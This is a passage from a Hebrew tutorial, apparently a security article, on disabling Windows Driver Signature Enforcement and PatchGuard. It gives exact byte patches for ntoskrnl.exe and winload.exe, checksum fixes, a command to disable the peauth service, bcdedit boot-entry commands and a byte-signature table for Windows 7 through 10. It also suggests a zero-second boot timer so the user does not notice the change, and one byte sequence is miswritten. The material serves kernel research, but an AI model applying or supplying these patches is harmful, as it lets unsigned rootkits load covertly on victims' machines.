0x48, 0x3B, 0xC3, 0x74, 0x52, 0x48, 0x39, 0x98, 0x98, 0x00, 0x00, 0x00,
0x74, 0x40
```

נבחר בלשונית search למעלה בצידו השמאלי של הדף, נבחר ב-sequence of bytes או במקום ניתן להשתמש בקיצור המקלדת Alt + B יפתח החלון הבא בו נדביק את רצף הביתים הרלוונטי לנו כך:



נסמן את הטאב find all occurrences. כעת נקיש פעמיים על האופציה ש-IDA מצאה לנו.

- זהו השלב בו מתלכדות שני דרכי העבודה, חיפוש לפי רצף ביתים ולפי שם פונקציה עם סימבולים

כעת שאנחנו נמצאים בתוך הפונקציה נצטרך למצוא את השורה המדויקת שעלינו לערוך, נרצה לבצע את השינויים הבאים בקוד.

נערוך את הפקודה הזאת:

```
mov ecx, edi                    8B CF
```


לפקודה הזאת:

```
xor ecx, ecx                    31 C9
```

כדי לעשות זאת נחפש את הערך המתאים (הפעם לא נסמן את האפשרות "find all occurences" כיוון שאנחנו רוצים למצוא רק את התוצאה הקרובה ביותר), בגרסא של ntoskrnl שלנו רצף הבתים שאנחנו צריכים לחפש הוא 0x8B, 0xCF, 0xE8.


בשאר הפונקציות לא נצטרך לבצע שני חיפושים כדי למצוא את השורה המדויקת לעריכה, מאחר וכל העריכות יעשו בתחילת הפונקציה.

לאחר החיפוש אנחנו מגיעים בדיוק להוראה שאנחנו רוצים לערוך (מודגשת בצהוב):



כעת נסמן את הביתים אותם נרצה לערוך, 8B CF, נעבור לחלונית hex view בצידו הימני של הדף למעלה בכדי לראות את הקוד כרצף של בתים, הבתים שסימנו יהיו מודגשים.

נלחץ על המקש f2 כדי להיכנס למצב עריכה ונכתוב 31c9 במקום הבתים 8B CF אותם רצינו לערוך, נקיש שוב על המקש f2 כדי לשמור את השינויים.




זו הפקודה ששינינו:

```
mov ecx, edi                    8B CF
```


לפקודה זו:

```
xor ecx, ecx                    31 C9
```

אם נחזור שוב לחלונית של הקוד נוכל לראות שהפקודה שונתה:



כעת בכדי לשמור את ה-patch שביצענו נבצע את הפעולה הבאה:



ונלחץ OK.

נזכיר שנית - חשוב שלא תאבדו את הקבצים המקוריים אלא תעבדו על עותקים! בנוסף, תוודאו שהקובץ לא מוגדר כ-read only כדי שתוכלו לשמור את העריכה.

אז מה בעצם עשינו בעריכה הזאת?

האוגר ECX מכיל בתוכו את הערך של המשתנה CiOptions המשמש בתור פרמטר של הפונקציה CiInitialize, והמשתנה הזה קובע אם המערכת תאכוף חתימות דיגיטליות או לא. בכך שאיפסנו את ערך המשתנה בעזרת הפקודה xor ecx, ecx אנחנו יכולים להבטיח שערך המשתנה תמיד יהיה 0 והמערכת לא תבדוק חתימות דיגיטליות של דרייברים.

בגרסאות ישנות של Windows היה ניתן לבטל את האכיפה של החתימות בעזרת הפקודה bcdedit /set nointegritychecks on אבל מערכות Windows מודרניות (7 ומעלה) מתעלמות מהאפשרות הזו.

פונקציה שנייה

הפונקציה השנייה שנערוך היא הפונקציה SeValidateImageData שגם לה יש חלק באכיפת חתימות דיגיטליות. הפונקציה הזאת היא פונקציית מעטפת ל-CiValidateImageData שאחראית על הבדיקה עצמה של התוכן של הדרייבר.

SeValidateImageData היא הפונקציה שמחזירה תשובה אם דרייבר מסוים הוא תקין או לא. נמצא את הפונקציה באמצעות הבתים בטבלה או לפי הסימבול ונחליף את ההתחלה שלה בבתים 33C0C3, כלומר xor eax, eax ו-retn. במערכות שונות מ-Windows7 העריכה שנבצע תהיה שונה, נחליף את ההתחלה של רצף הבתים ברצף 0x0, 0x0, 0x0, 0x0.

הפונקציה לפני העריכה:

```
SeValidateImageData proc near

; FUNCTION CHUNK AT 00000001403AA8F8 SIZE 0000000A BYTES

sub     rsp, 28h
xor     eax, eax
cmp     cs:g_CiEnabled, al
jz      short loc_14031A755
```

לאחר העריכה:


```
                SeValidateImageData proc near

                ; FUNCTION CHUNK AT 00000001403AA8F8 SIZE 0000000A BYTES

33 C0           xor     eax, eax
C3              retn
```

המטרה של העריכה הזאת היא לגרום לכך שבכל פעם שהמערכת תבדוק חתימה דיגיטלית הפונקציה תחזיר שהחתימה תקינה והמערכת תסכים לטעון את הדרייבר.

פונקציה שלישית

הפונקציה השלישית בה נבצע שינויים היא הפונקציה ccInitializeBcbProfiler והיא אחת מהפונקציות שאחראיות על האתחול של ה-Patchguard. הפונקציה הזאת לא מתועדת ואינה נכללת בקובץ הסימבולים ולכן נהיה חייבים למצוא אותה בעזרת רצף של בתים.


בדיוק כמו בפונקציה הקודמת, נבדוק בטבלה מה הבתים שאנחנו צריכים לחפש (לפי הגרסה של ntoskrnl) וככה נגיע לתחילת הפונקציה:




```
INIT:000000014056D340                         var_4C          = dword ptr -4Ch
INIT:000000014056D340                         var_48          = byte ptr -48h
INIT:000000014056D340                         arg_0           = dword ptr  8
INIT:000000014056D340                         arg_8           = dword ptr  10h
INIT:000000014056D340                         arg_10          = dword ptr  18h
INIT:000000014056D340                         arg_18          = qword ptr  20h
INIT:000000014056D340
INIT:000000014056D340 44 89 44 24 18          mov     [rsp+arg_10], r8d
INIT:000000014056D345 89 54 24 10             mov     [rsp+arg_8], edx
INIT:000000014056D349 89 4C 24 08             mov     [rsp+arg_0], ecx
INIT:000000014056D34D 53                      push    rbx
INIT:000000014056D34E 55                      push    rbp
INIT:000000014056D34F 56                      push    rsi
INIT:000000014056D350 57                      push    rdi
INIT:000000014056D351 41 54                   push    r12
INIT:000000014056D353 41 55                   push    r13
INIT:000000014056D355 41 56                   push    r14
INIT:000000014056D357 41 57                   push    r15
INIT:000000014056D359 48 81 EC 58 0F 00 00    sub     rsp, 0F58h
INIT:000000014056D360 33 FF                   xor     edi, edi
INIT:000000014056D362 39 3D 88 21 D1 FF       cmp     cs:InitSafeBootMode, edi
INIT:000000014056D368 74 07                   jz      short loc_14056D371
INIT:000000014056D36A B0 01                   mov     al, 1
INIT:000000014056D36C E9 68 2D 00 00          jmp     loc_1405700D9
INIT:000000014056D371
```

העריכה שנעשה פה היא מאוד פשוטה, פשוט נחליף את שלושת הבתים הראשונים של הפונקציה בבייתים B001C3, כלומר mov al 1, ואז retn.

ככה הפונקציה תיראה לאחר העריכה:



```
B0 01                                mov     al, 1
C3                                   retn
```

כך אנו מונעים את הריצה של הפונקציה שמאתחלת את ה-Patchguard.

פונקציה רביעית

הפונקציה הרביעית היא הפונקציה KeInitAmd64SpecificState, פונקציה זו גם היא חלק מהתהליך של אתחול ה-Patchguard והיא עושה את זה בדרך עקיפה בעזרת שימוש ב-exception (במקרה הזה exception של חלוקה לא אפשרית).

בדומה לפונקציה הקודמת אנחנו פשוט הולכים להחליף את ההתחלה שלה, נחליף את ההתחלה בהוראות xor eax, eax ו-ret. נחפש את רצף הבתים של הפונקציה לפי הטבלה ונחליף אותם בבתים 33C0C3. במידה ואנחנו מחפשים את הבתים ומוצאים כמה תוצאות שונות, נבחר בתוצאה שנמצאת ב-INIT Section:

IDA View-A | Occurrences of binary: 0x48 0x83 0xEC 0x28 0x0F 0xB6 | Hex View-1 | Structures

Address	Function	Instruction
.text:0000000140034940	ExReleaseFastMutex	sub rsp, 28h
PAGE:0000000140313610	IoCheckFunctionAccess	sub rsp, 28h
INIT:000000014057ABC0	KeInitAmd64SpecificState	sub rsp, 28h

בעזרת העריכה הזאת אנחנו מונעים ריצה של עוד פונקציה שקשורה לאתחול של Patchguard.

פונקציה חמישית

בגרסאות של מערכות הפעלה חדשות מ-win7 (לא כולל 7) קיים סיכוי של 4% שהפונקציה ExpLicenseWatchInitWorker תפעל במקום הפונקציה KeInitAmd64SpecificState שכעת ערכנו, לכן נרצה לערוך גם אותה. אנחנו עובדים על Windows 7 ולכן הפונקציה לא קיימת במערכת שלנו.

בדומה לפונקציה הקודמת נחפש את רצף הבתים בכדי למצוא אותה בטבלה שבסוף המאמר ונערוך אותה כך שנחליף את ההתחלה שלה בהוראות xor eax, eax ו-ret, כלומר בבתים 3C0C33.

עריכת winload.exe

הקובץ winload.exe מבצע בדיקה של החתימות הדיגיטליות של כל ה-boot drivers (החתימות של שאר הדרייברים נבדקות על ידי ntoskrnl), בין הקבצים שהוא בודק נמצא את ntoskrnl שאנחנו ערכנו, אם נרצה להצליח לטעון את ה-ntoskrnl הערוך נצטרך לערוך גם את winload כך שלא יבצע את הבדיקה שהוא אמור לעשות.

את השינויים נבצע בפונקציה ImgpValidateImageHash. הפונקציה מוודא שה-hash-ים של הדרייברים שחיוניים לעליית מערכת ההפעלה תואמים ל-hash-ים שנמצאים בקובץ nt5.cat שמכיל את כל ה-hash-ים המקוריים.

נערוך את הפונקציה כך שהיא תחזיר תמיד את הערך 0, כלומר ה-hash של הדרייבר תקין. בדומה לפונקציה הקודמת אנחנו פשוט הולכים להחליף את ההתחלה שלה, נחליף את ההתחלה בהוראות xor eax, eax ו-ret. נחפש את רצף הבתים של הפונקציה לפי הטבלה ונחליף אותם בבתים 33C0C3.

שינוי PE Checksum

לכל קובץ PE (קובץ הרצה ב-Windows - Portable Executable) יש שדה Checksum שמשמש לבדיקת אמינות התוכן של הקובץ. מטרתו של השדה היא לוודא שאכן תוכן הקובץ הוא מקורי ושאינו השתנה מכל סיבה שהיא.

כאשר אנחנו מדליקים את המחשב ה-cheksum של winload ושל ntoskrnl נבדקים כדי לאמת שהם תקינים, במידה וה-checksum של אחד מהם לא תקין הקבצים לא יוכלו להיטען לזיכרון ולא נוכל להדליק את המחשב. מאחר וערכנו את הקבצים ה-checksum שלהם כבר לא תואם לתוכן שלהם ולכן נצטרך לחשב אותו מחדש ולשנות אותו כדי למנוע שגיאות.

נחשב את ה-checksum של הקבצים הערוכים בעזרת הכלי pelook (קישור להורדה בסוף המאמר, לא לשכוח להוריד גם את ה-MSVC runtime rependency):

```
C:\Users\john>C:\Users\john\Desktop\pelook.exe C:\Users\john\Desktop\executable.exe
loaded "C:\Users\john\Desktop\executable.exe" / 2199656 (0x219068) bytes
signature/type:        PE64 EXE image for amd64
image checksum:        0x00476BC3 (MISMATCH / calc=0x00226AA7)
```

בתמונה אפשר לראות את ה-checksum הנוכחי (0x00476BC3) וגם את ה-checksum האמיתי לפי החישוב שלו. אנחנו צריכים לערוך את ה-checksum כדי שיהיה נכון ולא יגרום לשגיאות, נעשה זאת בעזרת הכלי CFF Explorer.

לאחר שחישבנו את ה-checksum הנכון של winload ו-ntoskrnl הערוכים נפתח אותם ב-CFF Explorer וננווט ל-Optional Header -> Nt Headers בתפריט הצדדי. כעת נחליף את הערך הקיים בערך הנכון שקיבלנו מ-pelook:

CheckSum	00000138	Dword	00226AA7

כיבוי השירות peauth

השירות peauth (Protected Environment Authentication and Authorization Export Driver) אחראי על DRM (Digital Rights Management) ומשמש בעיקר כדי לנגן מדיה מוגנת בזכויות יוצרים. הבעיה היא שהשירות תלוי באופן ישיר בקובץ CI.dll וברכיב ה-Code Integrity שאנחנו נטרלנו כשערכנו את ntoskrnl, ולכן אם לא נכבה את השירות נקבל Blue Screen of Death ברגע שננסה להתחבר למחשב.

בגלל זה נכבה את השירות באמצעות פקודת ה-cmd הבאה:

```
sc config peauth start= demand
```

יצירת ערך boot חדש

לאחר שערכנו את כל הקבצים הנדרשים נרצה ש-Windows תדע להשתמש בהם במקום בקבצים המקוריים בפעם הבאה שהמערכת עולה, לכן ניצור boot entry חדש בעזרת הפקודה bcdedit ונריץ את הפקודות הנדרשות.

נפתח CMD בהרשאות administrator ונריץ את הפקודות הבאות:

```
bcdedit /copy {current} /d "PatchGuard Disabled"
```

הפקודה תעתיק את הערך הנוכחי לערך חדש ונפרד תחת השם "Patchguard Disabled".

שימו לב לפלט של הפקודה שיראה כך (המספר בסוף הוא מזהה ייחודי שתשתמשו בו לשאר הפקודות):

"The entry was successfully copied to {01234567-89ab-cdef-00ff-fff000ffffff}"

לאחר מכן נריץ את הפקודה:

```
bcdedit /timeout 20
```

ובאמצעותה נקבע את כמות השניות שתפריט ההתחלה יוצג, אם נרצה להסתיר את התפריט נכתוב: 0

לאחר מכן נדאג שלא תבדק החתימה הדיגיטלית של winload:

```
bcdedit /set {01234567-89ab-cdef-00ff-fff000ffffff} nointegritychecks 1
```

ולאחר מכן נגרום לכך שהמערכת תשתמש בקובץ הערוך שלנו:

```
bcdedit /set {01234567-89ab-cdef-00ff-fff000ffffff} path
\Windows\system32\winload_edited.exe
bcdedit /set {01234567-89ab-cdef-00ff-fff000ffffff} kernel ntoskrnl_edited.exe
```

ובעזרת הפקודה:

```
bcdedit /default {01234567-89ab-cdef-00ff-fff000ffffff}
```

נגדיר את הערך שיצרנו בתור ערך ברירת המחדל, אפשר לשלב את זה עם טיימר של 0 שניות כדי שהמשתמש לא ידע אפילו שהוספנו ערך חדש לתפריט האתחול .

זהו! עכשיו רק צריך לאתחל את המחשב ולבחור באפשרות **Patchguard Disabled** ונוכל לטעון לקרנל כל שחפץ ליבנו!

סיכום

בדרך שהצגנו נעקוף את ה-PatchGuard ללא שימוש בדרייבר או חולשה אלא בעזרת הרשאות אדמין מקומי בלבד. קיימות דרכים אחרות לביטול ה-DSE וה-Patchguard אך הן בעלות חסרונות רבים לעומת הדרך שהצגנו הן בפשטותן ובדרישת ההרשאות והן בתחומים נוספים.

לדוגמא - יש עוד דרכים לבטל את ה-DSE, למשל ניתן לעלות ב-Test-mode דרך bcdedit אך בדרך זו המשתמש ישים לב לסימן שמתריע על כך בקצה המסך (watermark), אפשר גם לבטל את ה-DSE באופן חד פעמי דרך ה-BIOS אך הגדרה זו מתאפסת בכל פעם שהמחשב עובר אתחול ואילו בדרך שהצגנו השינוי ישרוד ריסטארט והיכולת תישאר. דרך הפעולה שהצגנו תקפה לכל גירסאות WIndows (פרט לעדכונים האחרונים של 10), לעומת חולשות שנמצאו ב-PatchGuard שמתאימות לגרסאות ספציפיות של windows ולהן יצאו patch-ים. בדרך שהצגנו לא נגענו בקבצים המקוריים כפי שהסברנו אלא יצרנו boot entry חדש לכן נישאר שקופים למערכות שמזהות נגיעה בקבצים המקוריים (דבר נפוץ).

החסרונות המשמעותיים של השיטה אותה הצגנו היא שהיא לא תעבוד על מחשב עם Secure Boot ושנדרש לאתחל כדי שהיא תפעל.

הדרך אותה הצגנו מבוססת על מאמר של Fyyre ופשוטה ליישום על ידי קוד בסופו של המאמר קישור לקוד של Fyyre וקישור למאמר שלה בנושא.

מקורות

הסבר על patchGuard - מאת יובל עטיה:

https://www.digitalwhisper.co.il/files/Zines/0x5A/DigitalWhisper90.pdf

הסבר על הפונקציה SepInitializeCodeIntegrity:

https://j00ru.vexillium.org/2010/06/insight-into-the-driver-signature-enforcement/

https://nostarch.com/download/RootkitsandBootkits_sample_Chapter6_updated.pdf

הסבר על Code Integrity ו-CI.dll:

https://www.cryptsoft.com/fips140/vendors/140sp890.pdf

https://j00ru.vexillium.org/2010/06/insight-into-the-driver-signature-enforcement/

הכלי pelook:

http://bytepointer.com/tools/index.htm#pelook

קישור למאמר של fyyre שפרסמה את ה-POC:

http://fyyre.ru/vault/bootloader.txt

קישור לקוד של fyyre ב-GitHub:

https://github.com/hfiref0x/UPGDSED

טבלת בתים לחיפוש פונקציות

VERSIONS	SepInitializeCodeIntegrity	SeValidateImageData	ImgpValidateImageHash
Version 7601(Windows 7)	0x48, 0x3B, 0xC3, 0x74, 0x52, 0x48, 0x39, 0x98, 0x98, 0x00, 0x00, 0x00, 0x74, 0x40	0x48, 0x83, 0xEC, 0x28, 0x33, 0xC0, 0x38, 0x05	Option 1: 0x48, 0x8B, 0xC4, 0x48, 0x89, 0x58, 0x08, 0x48, 0x89, 0x70, 0x10, 0x48, 0x89, 0x78, 0x18, 0x4C, 0x89, 0x60, 0x20, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x83, 0xEC, 0x50, 0x45, 0x8B, 0xE1 Option 2: 0x48, 0x89, 0x5C, 0x24, 0x08, 0x48, 0x89, 0x6C, 0x24, 0x10, 0x48, 0x89, 0x74, 0x24, 0x18, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x81, 0xEC, 0xB0, 0x00, 0x00
Version 9200(Windows 8)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57,0x48, 0x83, 0xEC, 0x20, 0xBF, 0x06,0x00, 0x00, 0x00	0xCC, 0x90, 0x90, 0xB8, 0x28, 0x04, 0x00, 0xC0	0x48, 0x89, 0x5C, 0x24, 0x08, 0x48, 0x89, 0x74, 0x24, 0x10, 0x48, 0x89, 0x7C, 0x24, 0x18, 0x55, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0x90
Version 9600(Windows 8.1)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57,0x48, 0x83, 0xEC, 0x20, 0xBF, 0x06,0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xC3	0x48, 0x89, 0x5C, 0x24, 0x10, 0x4C, 0x89, 0x4C, 0x24, 0x20, 0x48, 0x89, 0x4C, 0x24, 0x08, 0x55, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0x6C, 0x24, 0x80
Version 10240(Windows 10 TH1/TH2)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57, 0x48, 0x83, 0xEC, 0x20, 0xBB, 0x98, 0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xC3	0x48, 0x8B, 0xC4, 0x48, 0x89, 0x58, 0x20, 0x44, 0x89, 0x40, 0x18, 0x48, 0x89, 0x50, 0x10, 0x48, 0x89, 0x48, 0x08, 0x55, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0xA8, 0x08, 0xFF, 0xFF
Version 14393(Windows 10 RS1)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57, 0x48, 0x83, 0xEC, 0x20, 0xBB, 0xA8, 0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xC3	0x48, 0x8B, 0xC4, 0x4C, 0x89, 0x48, 0x20, 0x44, 0x89, 0x40, 0x18, 0x48, 0x89, 0x50, 0x10, 0x48, 0x89, 0x48, 0x08, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0xA8, 0x98, 0xFE, 0xFF, 0xFF
Version 15063(Windows 10 RS2)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x48, 0x89, 0x74, 0x24, 0x10, 0x57, 0x48, 0x83, 0xEC, 0x20, 0xBB, 0xC0, 0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xEB	0x48, 0x8B, 0xC4, 0x4C, 0x89, 0x48, 0x20, 0x44, 0x89, 0x40, 0x18, 0x48, 0x89, 0x50, 0x10, 0x48, 0x89, 0x48, 0x08, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0xA8, 0x78, 0xFE, 0xFF, 0xFF
Version 10586(Windows 10 TH1/TH2)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57, 0x48, 0x83, 0xEC, 0x20, 0xBB, 0x98, 0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xEB	0x48, 0x8B, 0xC4, 0x48, 0x89, 0x58, 0x08, 0x44, 0x89, 0x40, 0x18, 0x48, 0x89, 0x50, 0x10, 0x55, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0xA8, 0xE8, 0xFE, 0xFF, 0xFF
Version 16299(Windows 10 RS3)	0x48, 0x89, 0x5C, 0x24, 0x08, 0x57, 0x48, 0x83, 0xEC, 0x20, 0xBB, 0xC0, 0x00, 0x00, 0x00	First search: 0xB8, 0x28, 0x04, 0x00, 0xC0 Second search: 0xB8, 0x28, 0x04, 0x00, 0xC0, 0xEB	0x48, 0x8B, 0xC4, 0x4C, 0x89, 0x48, 0x20, 0x44, 0x89, 0x40, 0x18, 0x48, 0x89, 0x50, 0x10, 0x48, 0x89, 0x48, 0x08, 0x55, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8D, 0xA8, 0xA8, 0xFE, 0xFF, 0xFF

VERSIONS	CcInitializeBcbProfiler	KeInitAmd64SpecificState	ExpLicenseWatchInitWorker
Version 7601(Windows 7)	0x44, 0x89, 0x44, 0x24, 0x18, 0x89, 0x54, 0x24, 0x10, 0x89, 0x4C, 0x24, 0x08, 0x53, 0x55, 0x56	0x48, 0x83, 0xEC, 0x28, 0x0F, 0xB6	פונקציה לא קיימת בwin7
Version 9200(Windows 8)	0xFF, 0xF5, 0x53, 0x56, 0x57, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56, 0x41, 0x57, 0x48, 0x8B, 0xEC	0x48, 0x83, 0xEC, 0x28, 0x83, 0x3D	0x48, 0x83, 0xEC, 0x38, 0x48, 0x8B, 0x05
